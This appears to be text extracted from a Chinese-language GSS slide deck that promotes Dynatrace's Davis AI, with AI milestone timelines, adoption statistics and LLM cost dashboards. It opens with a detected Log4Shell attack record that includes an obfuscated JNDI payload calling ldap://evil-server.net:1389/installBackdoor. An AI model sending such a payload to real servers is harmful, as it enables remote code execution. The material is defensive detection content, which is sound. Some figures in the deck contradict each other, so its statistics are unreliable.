ServletRequest, javax.servlet.http.HttpServletResponse, javax.servlet.FilterChain):64

Entrypoint function
javax.servlet.ServletRequestWrapper.getParameter(java.lang.String):158

Payload
HTTP parameter username
HTTP parameter value `$(lower:)}$(lower:n)}$(lower:d)}$(lower:i)}$(lower:d)}$(lower:a)}$(lower:p)}:/${lower:e}v${lower:i)}-se${lower:r}v${lower:e}r.ne${lower:t}:1389/Inst${lower:a)}il${upper:b}ackdo${lower:o}r}`

Vulnerability 利用什麼漏洞

Name
JNDI injection at JndiManager.lookup():172

Code location
org.apache.logging.log4j.core.net.JndiManager.lookup(java.lang.String):172

Vulnerable function
javax.naming.InitialContext.lookup(java.lang.String):417

JNDI lookup name
`ldap://evil-server.net:1389/installBackdoor`

payload

AI

近年來的AI

Davis® 超模態人工智慧

確定性的答案與可靠的自動化
問題、風險、AISecOps、根源

查詢

自動提示

預測性人工智慧



預測



異常
預測



機器學習



統計
模型

因果 AI



拓樸



追蹤



因果關係



上下文
脈絡



異常
偵測



在上下文中的
智能可視



語意詞典

生產力與建議
構思、研究與創造



Davis CoPilot™

生成式 AI



自然語言
資料存取



儀表板
產生



自動化
建議



上線
操作指南



情境嵌入



PII 與 GDPR



使用者
輸入

內容



Topology



Traces



Metrics



Logs



Behavior



Code



Metadata



Network



Grail™
Data lakehouse

大型語言模型

關鍵里程碑

六年間改變世界的重要節點

2020

GPT-3 發布

175B 參數，Scaling Law 理論確立，語言模型能力大躍升

2023

企業 AI 元年

GPT-4、Claude 2、Gemini 相繼發布，企業競相導入 AI

2021

多模態時代

Codex 實現自然語言寫程式，DALL-E 開啟文字生成圖像時代

2024

推理模型崛起

o1 系列模型推出，Agent 框架普及，AI 開始自主執行任務

2022

ChatGPT 爆紅

5 天達百萬用戶，Stable Diffusion 開源，AI 進入大眾視野

2025-26

AGI 討論升溫

全球 AI 基礎設施投資破歷史紀錄，AGI 時間表爭議加劇


三大成長曲線

模型能力、全球投資與規模參數均呈現指數型成長

模型能力指數 (綜合 benchmark)

全球 AI 投資 (正規化)

模型規模指數 (log normalized)



關鍵數字解讀

量化 AI 發展速度的四個核心指標

~1000x

模型參數規模成長

從 GPT-2 的 15 億到估計超過 1 兆參數
代表模型「容量」的爆炸性擴張

\$500B+

2025 年全球 AI 投資

Microsoft、Google、Meta、Amazon
合計資本支出超過 2000 億美元

5 天

ChatGPT 達百萬用戶

史上增長最快的消費級產品
對比 Netflix：3.5 年，Spotify：5 個月

~10x

推論成本每兩年下降

AI 模型使用成本快速降低
讓企業大規模部署成為可能

產業影響範疇

AI 已滲透哪些領域——從 Dynatrace 可觀測性視角看 AI Ops 崛起

軟體開發

92%

Copilot、Cursor、Claude Code
程式輔助成為開發者標配

IT 可觀測性

78%

Davis AI、AIOps 平台
異常偵測自動化率顯著提升

資安防護

71%

AI 驅動威脅偵測
攻防兩端均加速演進

客服支援

85%

LLM 客服機器人
解決率提升 40%+

醫療診斷

64%

影像辨識、藥物研發
FDA 已核准多項 AI 輔助診斷

金融分析

82%

量化交易、風控模型
AI 處理 80%+ 市場交易量

AI 已無所不在

不管是業界、學界——各角色、各領域，通通都在用 AI

業界

軟體工程師

AI 寫程式、Debug、Code Review

92%

產品經理

需求分析、PRD 撰寫、競品研究

85%

行銷人員

文案生成、SEO、廣告創意

88%

資安工程師

威脅偵測、漏洞分析、SOC 自動化

74%

資料分析師

SQL 生成、報表自動化、洞察摘要

90%

學界

研究人員

文獻搜尋、論文撰寫、實驗設計

89%

大學生

作業輔助、概念理解、語言翻譯

95%

教授 / 講師

課程設計、評分輔助、教材生成

71%

醫學研究者

藥物篩選、臨床數據分析、論文摘要

78%

工程學院

模擬最佳化、CAD 輔助、程式教學

83%

4 億+

ChatGPT 每週活躍用戶

77%

企業已導入或試驗 AI

40%+

學生每週使用 AI 學習

\$500B+

2025 年全球 AI 投資

資料來源

所有統計數據之原始來源與出版年份

01 ChatGPT 9 億週活躍用戶

2026.02

OpenAI 官方公告 × TechCrunch

[techcrunch.com](https://techcrunch.com/2026/02/02/chatgpt-reaches-900m-weekly-active-users/) › [chatgpt-reaches-900m-weekly-active-users](https://techcrunch.com/2026/02/02/chatgpt-reaches-900m-weekly-active-users/)

02 78% 企業已在業務功能中使用 AI

2024

McKinsey Global Survey on AI

[mckinsey.com](https://mckinsey.com/insights/ai/the-state-of-ai) › [the-state-of-ai](https://mckinsey.com/insights/ai/the-state-of-ai)

03 86% 學生使用 AI，54% 每週使用

2024

Digital Education Council Global AI Student Survey

[digitaleducationcouncil.com](https://digitaleducationcouncil.com/global-ai-student-survey-2024) › [dec-global-ai-student-survey-2024](https://digitaleducationcouncil.com/global-ai-student-survey-2024)

04 92% 英國大學生使用 AI (66% → 92%)

2025

HEPI Student Generative AI Survey

[hepi.ac.uk](https://hepi.ac.uk/student-generative-ai-survey-2025) › [student-generative-ai-survey-2025](https://hepi.ac.uk/student-generative-ai-survey-2025)

05 大多數美國大學生每週至少使用 AI 一次

2026

Gallup / Lumina Foundation State of Higher Education

[news.gallup.com](https://news.gallup.com/2026/01/routine-college-students-despite-campus-limits/) › [routine-college-students-despite-campus-limits](https://news.gallup.com/2026/01/routine-college-students-despite-campus-limits/)

06 AI 超大型企業資本支出 2026 年逾 \$5000 億

2025.12

Goldman Sachs Research

[goldmansachs.com](https://goldmansachs.com/insights/ai/why-ai-companies-may-invest-more-than-500-billion-in-2026) › [why-ai-companies-may-invest-more-than-500-billion-in-2026](https://goldmansachs.com/insights/ai/why-ai-companies-may-invest-more-than-500-billion-in-2026)

07 全球 AI 支出 2025 年達 \$1.5 兆 (含基礎設施)

2025.09

Gartner IT Spending Forecast

[gartner.com](https://gartner.com/ai-spending-forecast-2025) › [AI Spending Forecast 2025](https://gartner.com/ai-spending-forecast-2025)


skill: 3 selected

discount: 0.22

deploymentType: 2 selected



tokens usage along time



Avg response time per skill



Total cost


24,360.57US\$

Max capacity (TPM)

153.1k

Avg capacity (TPM)

19.2k



PayGo cost

2.06US\$

Coveo cost

22.51US\$

Invocation count

609

Avg tokens per invocation

8.6k

Total Tokens

5.2M

Completion Tokens


110.3k

Prompt Tokens

5.1M

Throttling errors count

No data available.



Average latency

9.9s

max latency 48.9s

min latency 353.4ms



4

Category	Percentage
Successful Requests	99%
Failed Requests	1%

20.16k
↘ 82.54%

1.16s
↘ 21.61%

4.18s
↘ 12.19%

 **15.80k€**
↘ 83.36%

prompt	response	trace.id	tokens	cost
Respond to the human as helpfully and accurately as possible. You have access to the follow...	Thought: I have gathered travel advice for Munich. Now, I will format the response properly in a JSON blob. Action: "" { "action": "Final Answer", "action_input": "(ADDRESS) is a vib...	38c143a4a2a7a160136e70bdbe2daf1	814	US\$14.64
Respond to the human as helpfully and accurately as possible. You have access to the follow...	Thought: I've gathered the travel advice for Las Vegas and need to present it in the appropriate format. Action: "" { "action": "Final Answer", "action_input": "{(ADDRESS) is a vibran...	89bfc15a17881c2b90f458cc870f0e9b	802	US\$14.53
Respond to the human as helpfully and accurately as possible. You have access to the follow...	Thought: I have gathered the travel advice for Las Vegas. Now, I need to format it correctly in a JSON response. Action: "" { "action": "Final Answer", "action_input": "Las Vegas is a ...	46dc1decc16f659d6167a509b2f1e41a	734	US\$13.35
Respond to the human as helpfully and accurately as possible. You have access to the follow...	Thought: I have obtained travel advice for Las Vegas, which I will now format into the final response. Action: "" { "action": "Final Answer", "action_input": "(ADDRESS) is a vibrant ci...	6b16fcac71a630c9da09cb5fd0e06c3a	727	US\$13.27
Respond to the human as helpfully and accurately as possible. You have access to the follow...	Thought: I need to format the travel advice response correctly in a JSON blob. Action: "" { "action": "Final Answer", "action_input": "Las Vegas is a vibrant and exciting destination k...	5e0c09792981e0c11fdae3e97231e21a	707	US\$13.03
Respond to the human as helpfully and accurately as possible. You have access to the follow...	Thought: Since Las Vegas is a valid city, I will provide travel advice for it. Action: "" { "action": "travel_advice", "action_input": "{ "city": "Las Vegas" } } ""	89bfc15a17881c2b90f458cc870f0e9b	534	US\$10.18
Respond to the human as helpfully and accurately as possible. You have access to the follow...	Thought: Since Munich is a valid city, I will now provide travel advice for it. Action: "" { "action": "travel_advice", "action_input": "{ "city": "Munich" } } ""	38c143a4a2a7a160136e70bdbe2daf1	523	US\$10.00
Respond to the human as helpfully and accurately as possible. You have access to the follow...	Thought: Since Las Vegas is a valid city, I will provide travel advice. Action: "" { "action": "travel_advice", "action_input": "{ "city": "Las Vegas" } } ""	5e0c09792981e0c11fdae3e97231e21a	514	US\$9.80
Respond to the human as helpfully and accurately as possible. You have access to the follow...	Action: "" { "action": "travel_advice", "action_input": "{ "city": "Las Vegas" } } ""	6b16fcac71a630c9da09cb5fd0e06c3a	508	US\$9.88
Respond to the human as helpfully and accurately as possible. You have access to the follow...	Action: "" { "action": "travel_advice", "action_input": "Las Vegas" } ""	46dc1decc16f659d6167a509b2f1e41a	506	US\$9.87

Top 10 slowest prompts

凌晨兩點，不該是工程師的日常。

當 AI 成為你的數位大腦，它比你更早發現問題——讓人腦回歸真正該做的事。

01 從救火到預警

Davis AI 持續 24/7 學習你的系統基線，在問題演變為災難前主動攔截，不再等告警才動作。

02 因果 AI，不只是關聯

百萬條 Log 中精準找出唯一根本原因，直接告訴你「是什麼、為什麼、影響誰」——三秒，不是三小時。

03 AI 時代的可觀測性

從監控傳統 IT 到觀測 LLM Token 成本與幻覺率，Dynatrace 已準備好迎接 AI-Native 的下一個時代。

準備好告別凌晨兩點的黑眼圈了嗎？

感謝聆聽



www.gss.com.tw

GSS
韋揚資訊



www.gsscloud.com

Vital
雲端服務家族

韋揚資訊股份有限公司 | 股票代號 6752

Quality & Value,
we are committed.

Galaxy
Software
Services